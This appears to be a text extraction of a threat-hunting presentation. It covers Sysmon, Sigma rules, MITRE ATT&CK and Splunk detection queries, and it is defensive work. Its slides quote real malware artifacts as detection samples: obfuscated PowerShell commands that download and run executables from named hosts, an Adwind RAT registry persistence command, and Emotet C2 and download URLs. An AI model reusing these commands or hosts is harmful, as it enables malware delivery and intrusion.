Standard Applicati...	Exfiltration Over...	Two-Factor...	Logon Scripts	Clipboard Data	Indicator Blocking	Local Networ...	DLL Injection	Pass the Hash	Third-party...
Multilayer Encryption	Exfiltration Over...		DLL Search...	Automated Collection	DLL Injection	Process Discovery	Service Registr...	Remote Desktop...	Rundll32
Connector Proxy			Change Default...	Audio Capture	Scripting	Security Softwar...	Exploitation of...	Windows Admin...	PowerSheI
Communic Throug...			File System...	Video Capture	Indicator Remova...	Permission Groups	Legitimate Credentials	Taint Shared...	Process Hollowing
Custom Comman...			New Service		Exploitation of...	System Informat...	Bypass User...	Replication Throug...	Execution through...
Standard Non...			Scheduled Task		Indicator Remova...	File and Director...	Web Shell	Pass the Ticket	Regsvr32

CAR: Remote exec via WMI
T&T: Execution / WMI

Threat Hunting Project

www.threathunting.net


The ThreatHunting Project

Hunting for adversaries in your IT
environment

Connect With Us

 @ThreatHuntProj

Project Members

 @DavidJBianco

Threat Hunting Project

GitHub, Inc. [US] | <https://github.com/ThreatHuntingProject/ThreatHunting/tree/master/hunts>

ThreatHuntingProject / ThreatHunting

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Code Issues 2 Pull requests 0 Projects 0 Wiki Pulse Graphs

Branch: master ThreatHunting / hunts / Create new file Upload files Find file History

DavidJBianco Added new hunt for suspicious command shells in process execution data Latest commit 2211bbd on Dec 30, 2016

..		
analyze_producer_consumer_ratio.md	Added new PCR reference	7 months ago
antivirus_logs.md	Added a bunch of hunts from DigitalGuardian	10 months ago
beacon_detection_via_intra_request...	Added @jackcr twitter link for malware C2 hunting.	10 months ago
checking-how-outsiders-see-you.md	Added new Safebrowsing hunt	10 months ago
comparing_host_images_memory_du...	Fixed links to published procedures (removed a few stale ones, fixed	10 months ago
critical_process_impersonation.md	Added link to string distance algorithm description	5 months ago
dynamic_dns_c2.md	fixes ram_dumping.md	Fixed links to published procedures (removed a few stale ones, fixed) 10 months ago
emet_log_mining.md	Fixed rdp_external_access.md	Added refs to MITRE Cyber Analytic Repository 4 months ago
golden_ticket.md	Created renamed-tools.md	Added refs to MITRE Cyber Analytic Repository 4 months ago
http_uri_analysis.md	fixes rogue_listeners.md	Fixed links to published procedures (removed a few stale ones, fixed) 10 months ago
http_user_agent_analysis.md	New shimcache_amcache.md	Fixed links to published procedures (removed a few stale ones, fixed) 10 months ago
internet_facing_http_request_analysi...	Initial suspicious_command_shells.md	Added new hunt for suspicious command shells in process execution data 4 months ago
lateral-movement-via-explicit-creden..	Added suspicious_process_creation_via_win...	Added refs to MITRE Cyber Analytic Repository 4 months ago
lateral-movement-windows-authent...	Added webshell_behavior.md	Minor edits to clean up formatting 8 months ago
lateral_movement_detection_via_pro...	Added webshells.md	Switches _ to ` for pandoc latex of inline code 9 months ago
net_session_c2.md	Added windows_autoruns_analysis.md	Added refs to MITRE Cyber Analytic Repository 4 months ago
ntfs_extended_attribute_analysis.md	Switch windows_driver_analysis.md	Switches _ to ` for pandoc latex of inline code 9 months ago
privileged-group-tracking.md	Corr windows_prefetch_cache_analysis.md	Switches _ to ` for pandoc latex of inline code 9 months ago
psexec-windows-events.md	Switch windows_service_analysis.md	Switches _ to ` for pandoc latex of inline code 9 months ago

ThreatHunter Playbook

GitHub, Inc. [US] | <https://github.com/VVard0g/ThreatHunter-Playbook>

The ThreatHunter-Playbook

Roberto Rodriguez @Cyb3rWard0g

A Threat hunter's playbook to aid the development of techniques and hypothesis for hunting campaigns by leveraging **Sysmon** and **Windows Events** logs. This project will provide specific chains of events exclusively at the host level so that you can take them and develop logic to deploy queries or alerts in your preferred tool or format such as Splunk, ELK, Sigma, GrayLog etc. This repo will follow the structure of the MITRE ATT&CK framework which categorizes post-compromise adversary behavior in tactical groups.

Goals

- Expedite the development of techniques and hypothesis
- Help Threat Hunters understand patterns of adversary behavior
- Reduce the number of false positives while maintaining high detection rates
- Provide enough resources to help on the development of techniques
- Share technical hunt concepts and techniques

Resources

- [MITRE ATT&CK](#)
- [MITRE CAR](#)
- [Sqr1 Hunting Techniques](#)
- [Sysmon DFIR](#)
- [CyberWardog Labs Blog](#)
- [MalwareSoup Blog](#)

Author

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- Michael Haggis @M_Haggis

Florian Roth's Sigma Project



Sigma

Make Security Monitoring Great Again

Sigma

Make Security Monitoring Great Again

Florian Roth, January 2017

◀ 1 of 15 ▶



Sigma - Generic Signatures for SIEM Systems

375 views

Florian Roth's Sigma Project



Sigma Format

Generic Signature Description

Sigma Converter

Applies Predefined and Custom Field Mapping

Elastic Search Queries

Splunk Searches

...


Florian Roth's Sigma Project

GitHub, Inc. [US] | <https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon>











Neo23x0 / **sigma** Watch 48 Star 177 Fork 28

Code Issues 10 Pull requests 0 Projects 0 Wiki Pulse Graphs

Branch: master ▾ [sigma](#) / [rules](#) / [windows](#) / **sysmon** / Create new file Upload files Find file History

 Florian Roth regsvr32 Anomalies Latest commit a5c3f42 10 hours ago

..


 sysmon_bitsadmin_download.yml	Added reference	9 days ago
 sysmon_malware_backconnect_ports.yml	Rules: Suspicious locations and back connect ports	28 days ago
 sysmon_malware_verclsid_shellcode.yml	Sysmon as 'service' of product 'windows'	a month ago
 sysmon_mimikatz_detection_lsass.yml	Sysmon as 'service' of product 'windows'	a month ago
 sysmon_mimikatz_inmemory_detection.y...	Sysmon as 'service' of product 'windows'	a month ago
 sysmon_mshta_spawn_shell.yml	Minor fix > list to single value	10 hours ago
 sysmon_office_macro_cmd.yml	Sysmon as 'service' of product 'windows'	a month ago
 sysmon_office_shell.yml	MSHTA Rule v1	4 days ago
 sysmon_password_dumper_lsass.yml	Sysmon as 'service' of product 'windows'	a month ago
 sysmon_powershell_download.yml	Sysmon as 'service' of product 'windows'	a month ago

Florian Roth's Sigma Project

GitHub, Inc. [US] | <https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon>

Neo23x0 / sigma Watch 48 Star 177 Fork 28

Branch: master sigma / rules / windows / sysmon / sysmon_mimikatz_detection_lsass.yml Find file Copy path

 Florian Roth Sysmon as 'service' of product 'windows' a0047f7 on Mar 13

0 contributors

17 lines (16 sloc) | 628 Bytes Raw Blame History 📄 ✎ 🗑️

```
1 title: Mimikatz Detection LSASS Access
2 status: experimental
3 description: Detects process access to LSASS which is typical for Mimikatz (0x1000 PROCESS_QUERY_LIMITED_INFORMATION, 0x0400 PROCE
4 reference: https://onedrive.live.com/view.aspx?resid=D026B4699190F1E6!2843&ithint=file%2cpptx&app=PowerPoint&authkey=!AMvCRTKB_V1J5
5 logsource:
6   product: windows
7   service: sysmon
8 detection:
9   selection:
10    - EventID: 10
11      TargetImage: 'C:\windows\system32\lsass.exe'
12      GrantedAccess: '0x1410'
13   condition: selection
14 falsepositives:
15   - unknown
16 level: high
```

Florian Roth's Sigma Project

Application Number of events: 9,921 (!) New events available

Level	Date and Time	Source
Information	5/9/2017 1:26:32 PM	Windows Error Repo...
Error	5/9/2017 1:26:29 PM	Application Error
Information	5/9/2017 1:18:28 PM	Windows Error Repo...

Event 1001, Windows Error Reporting

General Details

Fault bucket, type 0

Event Name:
Response: No
Cab Id: 0

Problem sign
P1: MsMpEng
P2: 4.9.10586.
P3: 580f0a6f
P4: mpengine
P5: 1.1.12101.
P6: 55e4ceb2

Log Name: Application
Source: Windows Error Reporting
Event ID: 1001
Level: Information

Logged: 5/9/2017 1:26:32 PM
Task Category: None
Keywords: Classic



Florian Roth @cyb3rops · 11h

It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code
CVE-2017-0290
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma/) pic.twitter.com/ciPJEFHaUP



Florian Roth @cyb3rops · 11h

It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code
CVE-2017-0290
[github.com/Neo23x0/sigma/...](https://github.com/Neo23x0/sigma/) pic.twitter.com/ciPJEFHaUP

Florian Roth's Sigma Project

The screenshot displays a Windows Event Viewer window on the left and a Sysmon configuration window on the right. The Event Viewer shows an event with ID 1001, source 'Windows Error Reporting', and level 'Information'. The details pane shows a fault bucket of type 0, event name 'APPCRASH', and a problem signature with parameters P1 through P6. The Sysmon window shows a rule named 'win_susp_mspeng_crash.yml' with a title 'Microsoft Malware Protection Engine Crash'. The rule description states it detects a suspicious crash of the Microsoft Malware Protection Engine. The rule is experimental, dated 2017/05/09, and authored by Florian Roth. The logsource is 'windows' product and 'application' service. The detection logic consists of two selection rules: 'selection1' which matches 'Application Error' with EventID 1000, and 'selection2' which matches 'Windows Error Reporting' with EventID 1001. The rule also includes keyword1 ('MsMpEng.exe') and keyword2 ('mpengine.dll'), and a condition that requires both selection rules and at least one of the keywords. The rule is set to a high level and lists 'Unknown' as a false positive.

Level	Date and Time
Information	5/9/2017 11:00:00
Error	5/9/2017 11:00:00
Information	5/9/2017 11:00:00

Event 1001, Windows Error Reporting

General Details

Fault bucket, type 0
Event Name: APPCRASH
Response: Not available
Cab Id: 0

Problem signature:
P1: MsMpEng.exe
P2: 4.9.10586.672
P3: 580f0a6f
P4: mpengine.dll
P5: 1.1.12101.0
P6: 55e4ceb2

Log Name: Application
Source: Windows Error Reporting
Event ID: 1001
Level: Information

```
1 title: Microsoft Malware Protection Engine Crash
2 description: This rule detects a suspicious crash of the Microsoft Malware Protection Engine
3 status: experimental
4 date: 2017/05/09
5 reference:
6   - https://bugs.chromium.org/p/project-zero/issues/detail?id=1252&desc=5
7   - https://technet.microsoft.com/en-us/library/security/4022344
8 author: Florian Roth
9 logsource:
10  product: windows
11  service: application
12 detection:
13  selection1:
14    Source: 'Application Error'
15    EventID: 1000
16  selection2:
17    Source: 'Windows Error Reporting'
18    EventID: 1001
19  keyword1:
20    - 'MsMpEng.exe'
21  keyword2:
22    - 'mpengine.dll'
23  condition: selection1 or selection2 and keyword1 and 1 of keyword2
24 falsepositives:
25   - Unknown
26 level: high
```

Florian Roth @cyb3rops
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code
CVE-2017-0290
github.com/Neo23x0/sigma/...

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Florian Roth's Sigma Project

Application Number of events: 9,921 (!)

Level	Date and Time
Information	5/9/2017 11:00:00
Error	5/9/2017 11:00:00
Information	5/9/2017 11:00:00

Event 1001, Windows Error Reporting

```
win_susp_mspeng_crash.yml
1 title: Microsoft Malware Protection Engine Crash
2 description: This rule detects a suspicious
3 status: experimental
4 date: 2017/05/09
5 reference:
6 - https://bugs.chromium.org/p/project-zero/issues/detail?id=1020
7 - https://technet.microsoft.com/library/security/4022344
8 author: Florian Roth

prometheus:tools neo$
prometheus:tools neo$ python3 sigmac.py -t splunk ../rules/windows/builtin/win_susp_mspeng_crash.yml
(Source="Application Error" EventID="1000") OR (Source="Windows Error Reporting" EventID="1001") ("MsMpEng.exe")
("mpengine.dll")
prometheus:tools neo$
```

Log Name: Application
Source: Windows Error Reporting
Event ID: 1001
Level: Information

Florian Roth @cyb3rops
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code CVE-2017-0290
github.com/Neo23x0/sigma

Florian Roth @cyb3rops · 11h
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code CVE-2017-0290
github.com/Neo23x0/sigma/... pic.twitter.com/ciPJEHhAUP

Thomas Patzke's EQUEL Project

🔒 GitHub, Inc. [US] | <https://github.com/thomaspatzke/EQUEL>



EQUEL - an Elasticsearch QUery Language

The project was motivated by usage of [Elasticsearch](#) and [Kibana](#) for log analysis in incident response and as a tool in [web application security testing](#). Both are great tools for this purpose, but Kibana exposes only a fraction of the power of Elasticsearch and is missing some features that would make log analysis much easier.

This project aims to create a query language for Elasticsearch with the following goals:

- Easy to understand and to write for humans (compared to Query DSL JSON expressions)
- Exposure of a big amount of Elasticsearch capabilities (compared to the usual Query String expressions)
- Extensible by plugin architecture
- Extension of Elasticsearch capabilities by post processing plugins
- Easy addition of own output formats and visualizations with output plugins
- Linear query structure instead of nesting
- "Everything fits in one line of an EQUEL expression" - especially aggregations
- Easy integration in projects that already use Elasticsearch

Credits

- Florian Roth (@Cyb3rOps) for
 - Many valuable suggestions and feedback
 - The fancy logo
- Ralf Glauberman for giving it the *EQUEL* name

Note: EQUEL is neither Splunk SPL nor SQL. It's not the idea to "emulate" one of both.

Mike Haag's Sysmon DFIR Github

GitHub, Inc. [US] | <https://github.com/MHaggis/sysmon-dfir>

Sysmon - DFIR

A curated list of resources for learning about deploying, managing and hunting with Microsoft Sysmon. Contains presentations, deployment methods, configuration file examples, blogs and additional github repositories.

Sysmon Learning Resources

- General

- Presentations

- [How to Go from Responding to Hunting with Sysinternals Sysmon - Mark Russinovich](#)
- [Tracking Hackers on Your Network with Sysinternals Sysmon - Mark Russinovich](#)
- [Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Video - Tom Ueltschi](#)
- [Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Slides - Tom Ueltschi](#)
- [Splunking the Endpoint - James Brodsky](#)
- [Splunking the Endpoint: "Hands on!" Ransomware Edition - James Brodsky & Dimitri McKay](#)

< **MUST**
< **READ**

- Graylog

- [Ion-Storm Graylog App](#)
- [Back to Basics- Enhance Windows Security with Sysmon and Graylog - Jan Dobersten](#)

Why Sysmon? RSA Con Talk M.R.

RSAConference2016
San Francisco | February 29 – March 4 | Moscone Center

HTA-W05

Tracking Hackers on Your Network with Sysinternals Sysmon

Mark Russinovich
CTO, Microsoft Azure
Microsoft Corporation
@markrussinovich

#RSAC

Connect to Protect

The slide features a yellow background with a large white outline of a head and a lightbulb. A red vertical bar is on the left, and a purple vertical bar is on the right. A white line connects the top right of the yellow area to the top left of the purple area. The purple bar contains a white globe icon and a crowd of people.

Why Sysmon? RSA Con Talk M.R.

Sysmon Events



Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Time stomping

DLL / Proc Injection

*Contributed by David Magnotti

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RSAConference2016

Why Sysmon? RSA Con Talk M.R.

RSAConference2017

San Francisco | February 13-17 | Moscone Center

#RSAC

POWER OF
OPPORTUNITY

SESSION ID: HTA-T09

How to Go from Responding to Hunting with Sysinternals Sysmon

Mark Russinovich

CTO, Microsoft Azure
Microsoft Corporation
@markrussinovich



#RSAC

Why Sysmon? RSA Con Talk M.R.

Sysmon Events

New event types v5 & v6
Not covered in prev talk

#RSAC

Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID
Process Access	10
File Create	11
Registry Object CreateDelete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Configuration Changed	16
Pipe Created	17
Pipe Connected	18
Error	255

v6



Why Sysmon? RSA Con Talk M.R.

#RSAC

Tracking Mimikatz


- I recommend always including lsass.exe process access:

```
<ProcessAccess onmatch="include">  
  <TargetImage condition="is">C:\windows\system32\lsass.exe</TargetImage>  
</ProcessAccess>
```

- Mimikatz request 0x1410:

- 0x1000: PROCESS_QUERY_LIMITED_INFORMATION
- 0x0400: PROCESS_QUERY_INFORMATION
- 0x0010: PROCESS_VM_READ

- Exclude GrantedAccess of 0x1000, 0x1400, 0x400




RSAConference2017

Why Sysmon? RSA Con Talk M.R.

What's a Good Configuration?

- One that doesn't overwhelm your systems
 - Excessive resource usage
 - Excessive log volume
- Crafting is iterative:
 - Exclude known sources
 - E.g. OneDrive for file time stamp changes
 - Include sensitive targets:
 - E.g. Lsass.exe for credential theft
- When investigating likely breach, bias for data



Why Sysmon? RSA Con Talk M.R.

Best Practices and Tips

#RSAC

- Install it on all your systems
 - Proven at scale
 - Data will be there when you need it for DFIR
- Configure all event types for maximum visibility
 - Filter out noise, especially uninteresting image loads
 - Test overhead on mission-critical systems
 - Make sure event log is large enough to capture desired time window
- Forward events off box
 - To prevent deletion by attackers
 - For analyzing aggregate network behavior
 - For tracing activity between systems (e.g. pass-the-hash)



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RSAConference2017

SwiftOnSecurity's Sysmon configs

GitHub, Inc. [US] | <https://github.com/SwiftOnSecurity/sysmon-config>

sysmon-config | A Sysmon configuration file for everybody to fork

This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.

The file provided should function as a great starting point for system change monitoring in a self-contained package. This configuration and results should give you a good idea of what's possible for Sysmon. Note that this does not track things like authentication and other Windows events that are also vital for incident investigation.

[sysmonconfig-export.xml](#)

Because virtually every line is commented and sections are marked with explanations, it should also function as a tutorial for Sysmon and a guide to critical monitoring areas in Windows systems.

Pull requests and issue tickets are welcome, and new additions will be credited in-line or on Git.

[See forks of this configuration](#)

[See @ion-storm Threat Intelligence SIEM fork](#)

Note: Exact syntax and filtering choices are deliberate to catch appropriate entries and to have as little performance impact as possible. Sysmon's filtering abilities are different than the built-in Windows auditing features, so often a different approach is taken than the normal static listing of every possible important area.

Brief Recap of BotConf 2016 Talk



Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

Recap BotConf Talk (1/2)

Using the free Sysmon tool you can **search / alert** for **known malicious** process behaviors

- * Image names / paths (*wrong paths*)
 - **svchost.exe, %APPDATA%\Oracle\bin\javaw.exe**
- * CommandLine parameters
 - **/stext, vssadmin delete shadows, rundll32 qwerty**
- * Parent- / Child-Process relationships
 - **winword.exe → explorer.exe, wscript.exe → rundll32.exe**
- * Process injection
 - **# winlogon.exe**

Recap BotConf Talk (2/2)

Using the free Sysmon tool you can **hunt** for **suspicious** process behaviors

- * Lateral movement using admin shares
 - ADMIN\$, C\$, IPC\$ (\\127.0.0.1\...)
- * Internal C&C P2P comms over named pipes / SMB
 - processes using port 445 between workstations
- * Rarest processes connecting thru proxy (or directly to Internet)
 - count by hashes, IMPHASHes, clients, image names
- * Suspicious Powershell activity
 - Powershell -EncodedCommand | -enc ...

Advanced Detection (Adwind RAT)

JBifrost RAT

alert_sysmon_java-malware-infection

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  (Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)  
| search Image="*\\AppData\\Roaming\\Oracle\\bin\\java*.exe"  
OR (Image="*\\xcopy.exe" CommandLine="*\\AppData\\Roaming\\Oracle\\*")  
OR CommandLine="*cscript*Retrive*.vbs"
```

Analysed 14 processes in total (System Resource Monitor).

The screenshot shows a process tree for 'javaw.exe' (PID: 3448). Several processes are highlighted with red boxes and red arrows pointing to a central point on the right:

- cmd.exe /C cscript.exe %TEMP%\Retrive5604618104564430760.vbs (PID: 2560)
- cmd.exe /C cscript.exe %TEMP%\Retrive2855047595189580672.vbs (PID: 2956)
- xcopy.exe xcopy "%PROGRAMFILES%\Java\jre1.8.0_25" "%APPDATA%\Oracle\" /e (PID: 3220)
- reg.exe reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v yrGfjOQjztZ /t REG_EXPAND_SZ /d "%APPDATA%\Oracle\bin\javaw.exe" -jar "%USERPROFILE%\UQnxlJkKPii\BgHSYtccjK.N.ELbrtQ\" /f (PID: 2428)
- javaw.exe -jar %USERPROFILE%\UQnxlJkKPii\BgHSYtccjK.N.ELbrtQ (PID: 2576)

Detecting Keyloggers

- * Keyloggers and Password-Stealers **abusing NirSoft tools**
 - Limitless Logger
 - Predator Pain
 - HawkEye Keylogger
 - iSpy Keylogger
 - KeyBase Keylogger

CommandLine: <PATH-TO-EXE>*.exe /stext <PATH-TO-TXT>*.txt

CommandLine: <PATH-TO-EXE>*.exe /scomma ...

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
  ( stext OR scomma )
| search CommandLine="* /stext *" OR CommandLine="* /scomma *
```

Detecting Keyloggers

* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- `wscript.exe` (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL__Report__5299825420__Mi__Apr__05__2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
 - `rcc7suaaz.exe` (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `rcc7suaaz.exe` (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `AllPdb.exe` (PID: 3256 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `AllPdb.exe` (PID: 3264 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `AllPdb.exe` (PID: 3340 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0D6.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `AllPdb.exe` (PID: 3348 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0E7.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)

- Link in email to download JS from web server (`DHL__Report__*.js`)
- Executing JS downloads EXE from web server
- EXE uses `«/scomma»` parameter (YARA: *NirSoft strings in memory*)

Detecting Keyloggers

* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- `wscript.exe` (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL_Report_5299825420_Mi_Apr_05_2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
 - `rcc7suaaz.exe` (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `rcc7suaaz.exe` (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5:

Posted 5 days, 14 hours ago by [techhelp1st](#) file:80ae6507f1c5ecc9db1d063d6ea71741b34dd41994048e7336e29f38f75a390b



#geodo #heodo #emotet

c2 :

<http://109.228.13.169:443/>
<http://162.214.11.56:8080/>
<http://172.106.75.130:443/>
<http://173.255.229.121:443/>
<http://178.79.177.141:443/>
<http://188.68.58.8:8080/>

dl from :

<http://gravura.ru/download4979/>
<http://alphastudios.com/download4628/>
<http://drunkreport.com/m64055kuPD/>
<http://heitmann.net/qeBY36357Nzr/>

by a .js file that was downloaded from :

http://2626.co.jp/o2_co_uk_my02_bill_email_9814536687/
http://www.ziyufang.studio/linglu/wp-content/plugins/wordpress-importer/o2_co_uk_my02_bill_email_1014347050/
http://garyhotko.com/o2_co_uk_my02_bill_email_1014347050/
http://drexeldrug.com/o2_co_uk_my02_bill_email_3929955153/

Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
(powershell.exe OR cmd.exe)
```

```
| eval CommandLine2=replace(CommandLine,"[ '\\"^]", "")  
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")  
CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ((New-Object  
Net.WebClient)).('Do' + 'wnloadfile').invoke(  
'http://unofficialhr.top/tv/homecooking/tenderloin.php',  
'C:\Users\***\AppData\Local\Temp\spasite.exe'); &  
"C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Remove all
obfuscation chars

CommandLine2:

```
C:\Windows\System32\cmd.exe/cpowershell-command((New-ObjectNet.WebClient)).  
(Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,  
C:\Users\purpural\AppData\Local\Temp\spasite.exe); &  
C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ De-obfuscate simple obfuscation techniques

Are all (obfuscation) problems solved?

Malicious PowerShell

```
cmd.exe /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object Net.WebClient )).('Do' + $sad + 'dfile').invoke('http://golub.histosol.ch/bluewin/mail/inbox.php' 'C:\Users\*****\AppData\Local\Temp\doc.' + $eba); start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$sadddfile).invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\*****\AppData\Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

LNK with Powershell command

- embedded in DOCX file (oleObject.bin)

Sample from **2016-11-18**

```
d8af6037842458f7789aa6b30d6daefb Abrechnung # 5616147.docx  
2b9c71fe5f121ea8234aca801c3bb0d9 Beleg Nr. 892234-32.lnk
```

Strings from oleObject.bin:

```
E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk  
C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk
```

Query doesn't match
«DownloadFile»

Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
[
  search index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=3 Image="*\Users\*" DestinationHostname="proxy.fqdn"
  | stats by ComputerName ProcessGuid
  | fields ComputerName ProcessGuid
]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*), IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| rex field=Image ".*\\\\\\Users\\\\\\(?<username>[^\\\\\\]+)\\\\\\.*"
| rex field=Image ".*\\\\\\+(?<proc_name>[^\\\\\\]+\\. [eE] [xX] [eE]).*"
| rex field=ParentImage ".*\\\\\\+(?<pproc_name>[^\\\\\\]+\\. [eE] [xX] [eE]).*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
  dc(Image) AS CNT_IMAGE, values(username) AS Users,
  values(ComputerName) AS Computers, values(MD5) AS MD5,
  values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

* **IMPHASH = Import Hash**

SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"  
  EventCode=3 Initiated=true SourceIp!=DestinationIp  
  DestinationPort=445 Image!=System  
  (SourceHostname="WS*" DestinationHostname="WS*") OR  
  (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")  
| stats by ComputerName ProcessGuid  
| fields ComputerName ProcessGuid
```

* Search for network connections

- SMB protocol (dst port 445)
- Source and destination are workstations (hostname or IP)
- Use «ProcessGuid» to correlate with other event types (proc's)

* Search for legitimate SMB servers (filers, NAS)

- Create «whitelist» to exclude as legit dest

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

10/18/2016 11:17:12 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=1

EventType=4

Type=Information

...

Message=**Process Create:**

Image: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CurrentDirectory: C:\Windows\system32\
User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **C:\Windows\system32\services.exe**

ParentCommandLine: C:\Windows\System32\services.exe

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe

* Search for admin share names in image paths

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=1

EventType=4

Type=Information

...

Message=**Process Create:**

Image: **C:\Windows\SysWOW64\rundll132.exe**

